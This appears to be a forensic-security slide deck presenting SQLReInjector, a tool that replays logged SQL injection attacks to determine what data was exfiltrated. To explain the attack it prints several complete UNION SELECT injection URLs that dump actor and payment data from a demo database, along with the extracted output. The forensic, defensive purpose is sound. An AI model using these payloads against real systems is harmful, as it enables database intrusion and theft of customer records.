


STROZ FRIEDBERG



## SQLReInjector Automated Exfiltrated Data Identification

**Jason A. Novak**

**Assistant Director, Digital Forensics  
Chicago, IL**

**Andrea London**

**Digital Forensic Examiner  
Dallas, TX**



Problem



Historical Solution



SQLReInjector



Demo



Get It! / Next Steps



Questions?




Who We Are




Bibliography

# Problem



# What is an SQL Injection Attack?

<http://ExampleSite.com/details.php?id=1>



# What is an SQL Injection Attack?

<http://ExampleSite.com/details.php?id=1>

```
select *  
from film_list  
where FID = " $_GET["id"] "
```

User effectively  
controls this field.


# What is an SQL Injection Attack?

```
http://ExampleSite.com/details.php?id=999999.9'+union+all+s  
elect+0x31303235343830303536%2C(select+concat(0x7e%2  
C0x27%2Cunhex(Hex(cast(actor.first_name+as+char)))%2C0  
x27%2C0x7e)+from+`sakila`.actor+Order+by+actor_id+limit+1  
79%2C1)+%2C0x31303235343830303536%2C0x313032353  
43830303536%2C0x31303235343830303536%2C0x3130323  
5343830303536%2C0x31303235343830303536%2C0x31303  
235343830303536+and+'x'%3D'x
```

```
select *  
from film_list  
where FID = " $_GET["id"] . ""
```



# What is an SQL Injection Attack?






# What is an SQL Injection Attack?

```
http://ExampleSite.com/details.php?id=1%27%20UNION%20A
LL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C
%20NULL%2C%20NULL%2C%20NULL%2C%20NULL%2C%
20CONCAT%280x3a6263783a%2CIFNULL%28CAST%28am
ount%20AS%20CHAR%29%2C0x20%29%2C0x74717476737
7%2CIFNULL%28CAST%28customer_id%20AS%20CHAR%2
9%2C0x20%29%2C0x747174767377%2CIFNULL%28CAST%
28last_update%20AS%20CHAR%29%2C0x20%29%2C0x747
174767377%2CIFNULL%28CAST%28payment_date%20AS%
20CHAR%29%2C0x20%29%2C0x747174767377%2CIFNULL
%28CAST%28payment_id%20AS%20CHAR%29%2C0x20%2
9%2C0x747174767377%2CIFNULL%28CAST%28rental_id%
20AS%20CHAR%29%2C0x20%29%2C0x747174767377%2CI
FNULL%28CAST%28staff_id%20AS%20CHAR%29%2C0x20
%29%2C0x3a7879783a%29%20FROM%20sakila.payment%2
3%20AND%20%27nsJJ%27%3D%27nsJJ
```



# What is an SQL Injection Attack?



film detail - Mozilla Firefox

File Edit View History Bookmarks Tools Help

film detail

192.168.56.101/details.php?id=1' UNION ALL SELECT NULL%2C NULL%2C NULL%2C NULL%2C NULL%2C NULL%2C NULL%2C CONCAT(0x3a6263783a%2CIFNULL(CAST(amount AS

Google

## film detail

**Title:** ACADEMY DINOSAUR

**Actors:** PENELOPE GUINESS, CHRISTIAN GABLE, LUCILLE TRACY, SANDRA PECK, JOHNNY CAGE, MENA TEMPLE, WARREN NOLTE, OPRAH KILMER, ROCK DUKAKIS, MARY KEITEL

**Title:**

**Actors:** :bcx:2.99tqtvsw1tqtvsw2006-02-15 22:12:30tqtvsw2005-05-25 11:30:37tqtvsw1tqtvsw76tqtvsw1:xyx:

**Title:**

**Actors:** :bcx:0.99tqtvsw1tqtvsw2006-02-15 22:12:30tqtvsw2005-05-28 10:35:23tqtvsw2tqtvsw573tqtvsw1:xyx:


**Title:**

**Actors:** :bcx:5.99tqtvsw1tqtvsw2006-02-15 22:12:30tqtvsw2005-06-15



- 97% of data breach cases worldwide involve SQL injection attacks somewhere down the line.
- On average the cost of data breach response and remediation is between \$194 - \$222 per record.
- As of July 9<sup>th</sup>, privacyrights.org cites 330 breaches in 2012 effecting 18.6 million records.  
(datalossdb.org reports much higher at 723 breaches thus far)

# Problem



sqlmap

Automatic SQL injection and database takeover tool

# Problem



Historical response is costly



Fly a bunch of consultants to a data center



They image the server




Analyze the logs



Determine what was exfiltrated from reviewing those logs.




Typically running SQL commands against SQL server



Only going to get costlier

```
"details.php?id=999999.9%27+UNION+ALL+SELECT+0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536+and+%27x%27%3D%27x
HTTP/1.1"
```


# Problem



modsecurity









```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Administrator>c:\python27\python.exe "C:\Documents and
Settings\Administrator\My Documents\GitHub\SQLReInjector\SQLReInjector.py"
No input log passed
usage: SQLReInjector.py [-h] [-i INLOG] [-d DBFILE] [-w WEBSITE] [-j] [-c]
                        [-k KNOWNGOOD] [-e COOKIE] [-l LOGFORMAT]

Replay an SQL injection attack from logs

optional arguments:
  -h, --help                show this help message and exit
  -i INLOG, --inLog INLOG   Input apache log file parse
  -d DBFILE, --dbFile DBFILE
                           Database log file to write out to
  -w WEBSITE, --website WEBSITE
                           Website to run against. Form of http://hostname
  -j, --havijParser          Parse the returned data to reassemble Havij output
  -c, --compareToGood        Compare the returned data to a known good webpage to
                           further automate identification of SQLi returned data
  -k KNOWNGOOD, --knownGood KNOWNGOOD
                           Known good webpage to compare to
  -e COOKIE, --cookie COOKIE
                           Cookie of current session to use while replaying the
                           attack
  -l LOGFORMAT, --logFormat LOGFORMAT
                           LogFormat directive from apache configuration

C:\Documents and Settings\Administrator>c:\python27\python.exe "C:\Documents and
```

# Demo Time

- Better parsing of Havij attacks
- Integrate libinjection
- Speed and scale optimizations

[github.com/strozfriedberg](https://github.com/strozfriedberg)

# QUESTIONS?

- Exploits of a Mom / Little Bobby Tables by Randall Munroe
  - <http://xkcd.com/327/>
- sqlmap by Bernardo Damele A.G. and Miroslav Stampar
  - <http://sqlmap.org/>
- DVWA by RandomStorm
  - <http://www.dvwa.co.uk/>
- Apache Log Parsing
  - apachelog Python Module, <http://code.google.com/p/apachelog/>, hfuecks@gmail.com;
  - Apache-LogRegex Module, [search.cpan.org/dist/Apache-LogRegex/](http://search.cpan.org/dist/Apache-LogRegex/), Peter Hickman;
- Virtualization of Forensic Images
  - LiveView, <http://liveview.sourceforge.net/>, CERT Software Engineering Institute
- Replaying SQL Injection Attacks
  - Bret Padres, <http://cyberspeak.libsyn.com>
- Injection Attack and Data Theft Statistics
  - Neira Jones, Barclay Card <http://news.techworld.com/security/3331283/barclays-97-percent-of-data-breaches-still-due-to-sql-injection/>
- Thanks to:
  - Erin Nealy Cox
  - Cheri Carr
  - Scott Brown

# Who We Are

Over 270 employees in 11 U.S. and 1 U.K. Offices





# Who We Are



**Jason A. Novak**

**Assistant Director, Digital Forensics  
Chicago, IL**

**[jnovak@strozfriedberg.com](mailto:jnovak@strozfriedberg.com)**



**Andrea London**

**Digital Forensic Examiner  
Dallas, TX**

**[alondon@strozfriedberg.com](mailto:alondon@strozfriedberg.com)**

**[www.StrozFriedberg.com](http://www.StrozFriedberg.com)  
[@strozfriedberg](https://twitter.com/strozfriedberg)**